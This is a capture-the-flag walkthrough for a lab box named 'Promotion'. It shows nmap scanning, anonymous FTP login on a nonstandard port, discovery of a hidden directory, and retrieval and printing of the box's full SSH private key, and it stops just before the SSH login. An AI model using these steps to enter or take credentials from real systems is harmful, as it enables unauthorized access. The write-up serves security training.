CRUNCH’S CTF No.2 - Promotion

Todays Walkthrough is about a CTF challenge made by a great guy named **captaincrunchv1** on twitch. This challenge was made specifically for a streamer named **B7H30** however Crunch has kindly shared this around.

Before i start the walkthrough there are some prerequisites to be noted.

I will assume you have completed the below:

- Downloaded the box.
- Started your own VM
- Set your VM to bridged network. (We’ll need this for reverse shells later on)
- Know how to use burpsuite if following my solution. (Intented solution also shown)


Let’s start!

Firstly we need to find the IP of the box. As we’re not working on a site such as THM where we get given the IP.

I run a quick nmap scan across my local network to find the machine.


```
nmap 192.168.0.0/24
```

As this is my local network i should know what most of the devices connected are. Most of them provide their domain names. Spotting out the new one was fairly easy.



```
Nmap scan report for 192.168.0.37
Host is up (0.0017s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Next i'll enumerate the IP further. Luckily we've already been given the open ports. I'll expand this further by running an nmap scan with further options.



```
  ~
  nmap -sC -sV -p- 192.168.0.37
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-20 13:59 GMT
Nmap scan report for promotion (192.168.0.37)
Host is up (0.00020s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 85:8b:48:eb:20:95:c0:0f:c0:98:93:3d:7b:fe:c3:f3 (RSA)
|   256 50:32:32:8f:d7:50:6f:b3:07:f5:d0:28:57:63:5b:0d (ECDSA)
|_  256 b3:4f:4a:8f:04:d6:0f:a4:9e:83:4a:f6:4c:30:98:cd (ED25519)
80/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r--    1 1001     1002          441 Mar 19 12:02 notes.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.26
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 9
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
```

-sC = Use standard NMAP scripts. (The same as —script=default)


-sV = Scan for service version.

-p- = Scan all ports

Well that's interesting. an FTP server on port 80. FTP is usually on port 21 and http is on 80.

I'll start by enumerating the FTP server as there's no need for us to brute force ssh at this point in time.


As you can see in the nmap response anonymous FTP user is enabled so i'll login with that.



```
 ~
ftp 192.168.0.37 80
Connected to 192.168.0.37.
220 (vsFTPd 3.0.3)
Name (192.168.0.37:ryan): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

NOTE: If we're not using the default port 21 for FTP we just specify the port after our IP.

Anonymous username creds are anonymous:anonymous




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1001     1002          441 Mar 19 12:02 notes.txt
226 Directory send OK.
ftp> get notes.txt
local: notes.txt remote: notes.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for notes.txt (441 bytes).
226 Transfer complete.
441 bytes received in 0.00 secs (114.1134 kB/s)
ftp>
```

Looking into the current directory it looks like we have a notes.txt file. We can download this with "get notes.txt". This will download the file to your current directory on your local machine.

Before jumping out of FTP to read the file i want to see if i can move to other directories, see if there are hidden files, and see if there are any exploits for this version of FTP.


I quickly checked for exploits but came up short. The only thing i found was a denial of service (DOS) exploit which we don't want to use.

NOTE: searchsploit is a great tool for finding exploits. It's basically an offline version of exploit.db and is super helpful for when you don't have access to the internet.



```
~
searchsploit vsFTP 3.0.3
---------------------------------------------------------------  ---------------------------
 Exploit Title                                                   |  Path
---------------------------------------------------------------  ---------------------------
vsftpd 3.0.3 - Remote Denial of Service                          | multiple/remote/49719.py
---------------------------------------------------------------  ---------------------------
Shellcodes: No Results
```

I'll now check for hidden files etc.




```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    7 1001     1002         4096 Mar 19 22:07 .
drwxr-xr-x    7 1001     1002         4096 Mar 19 22:07 ..
drwxrwxr-x    2 1001     1002         4096 Mar 13 20:37 ...
lrwxrwxrwx    1 0        0               9 Mar 19 21:49 .bash_history -> /dev/null
-rw-r--r--    1 1001     1002          220 Mar 19  2021 .bash_logout
-rw-r--r--    1 1001     1002         3771 Mar 19  2021 .bashrc
drwx------    2 1001     1002         4096 Mar 12 20:45 .cache
drwxr-xr-x    3 1001     1002         4096 Mar 19 20:46 .local
-rw-r--r--    1 1001     1002          807 Mar 19  2021 .profile
drwx------    2 1001     1002         4096 Mar 19 22:07 .ssh
drwxrwxr-x    2 1001     1002         4096 Mar 13 20:28 .test
-rw-rw-r--    1 1001     1002          441 Mar 19 12:02 notes.txt
226 Directory send OK.
ftp> pwd
257 "/" is the current directory
ftp> 
```

That sure is interesting. ssh files are always nice. I wonder if i can access this directory and download the id_rsa file.

Doesn't seem i can move around.


Let's read that file now.



```
~/Documents/CRUNCHv2
cat notes.txt
Nothing to see here....




Or is there?

p.s.

(Crunch note: this is for after you've got a shell on this machine!)


Hey coworkers! I'm the new intern at this company!
After many requests to the boss, I've finally received my credentials for this server!
I'm experimenting a bit with TMUX, and don't worry! I've placing all my files in the /tmp/ directory, so I don't annoy
 ya'll!
Thanks for giving me a chance at this company!

Cheers!
```


BUT WAIT WHAT NOW? Good question. Did you see it? Maybe you missed it... Three dots you say?

That’s right the sneaky box owner added a folder in ftp named “...” alongside the usual . and .. it’s quite easy to miss.




```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    7 1001     1002         4096 Mar 19 22:07 .
drwxr-xr-x    7 1001     1002         4096 Mar 19 22:07 ..
drwxrwxr-x    2 1001     1002         4096 Mar 13 20:37 ...
lrwxrwxrwx    1 0        0               9 Mar 19 21:49 .bash_history -> /dev/null
-rw-r--r--    1 1001     1002          220 Mar 19  2021 .bash_logout
-rw-r--r--    1 1001     1002         3771 Mar 19  2021 .bashrc
drwx------    2 1001     1002         4096 Mar 12 20:45 .cache
drwxr-xr-x    3 1001     1002         4096 Mar 19 20:46 .local
-rw-r--r--    1 1001     1002          807 Mar 19  2021 .profile
drwx------    2 1001     1002         4096 Mar 19 22:07 .ssh
drwxrwxr-x    2 1001     1002         4096 Mar 13 20:28 .test
-rw-rw-r--    1 1001     1002          441 Mar 19 12:02 notes.txt
226 Directory send OK.
```

Taking a look inside it seems we have an id_rsa file. WOO!



```
ftp> cd ...
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    2 1001     1002         4096 Mar 13 20:37 .
drwxr-xr-x    7 1001     1002         4096 Mar 19 22:07 ..
-rw-rw-r--    1 1001     1002         2455 Mar 19 22:08 id_rsa
226 Directory send OK.
ftp> 
```


We get the file and take a look. Looks like an id_rsa file for real.



```
~/Documents/CRUNCHv2
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
```

So with this file we can use it to login to an account via ssh. The problem is what is the username?


Well reading over the notes.txt file again i noticed the word intern. I thought it can’t hurt to try.



```
~/Documents/CRUNCHv2
cat notes.txt
Nothing to see here....



Or is there?

p.s.

(Crunch note: this is for after you've got a shell on this machine!)


Hey coworkers! I'm the new intern at this company!
After many requests to the boss, I've finally received my credentials for this server!
I'm experimenting a bit with TMUX, and don't worry! I've placing all my files in the /tmp/ directory, so I don't annoy
 ya'll!
Thanks for giving me a chance at this company!

Cheers!
```

First i’ll make the id_rsa into better permissions

```
chmod 600 id_rsa
```

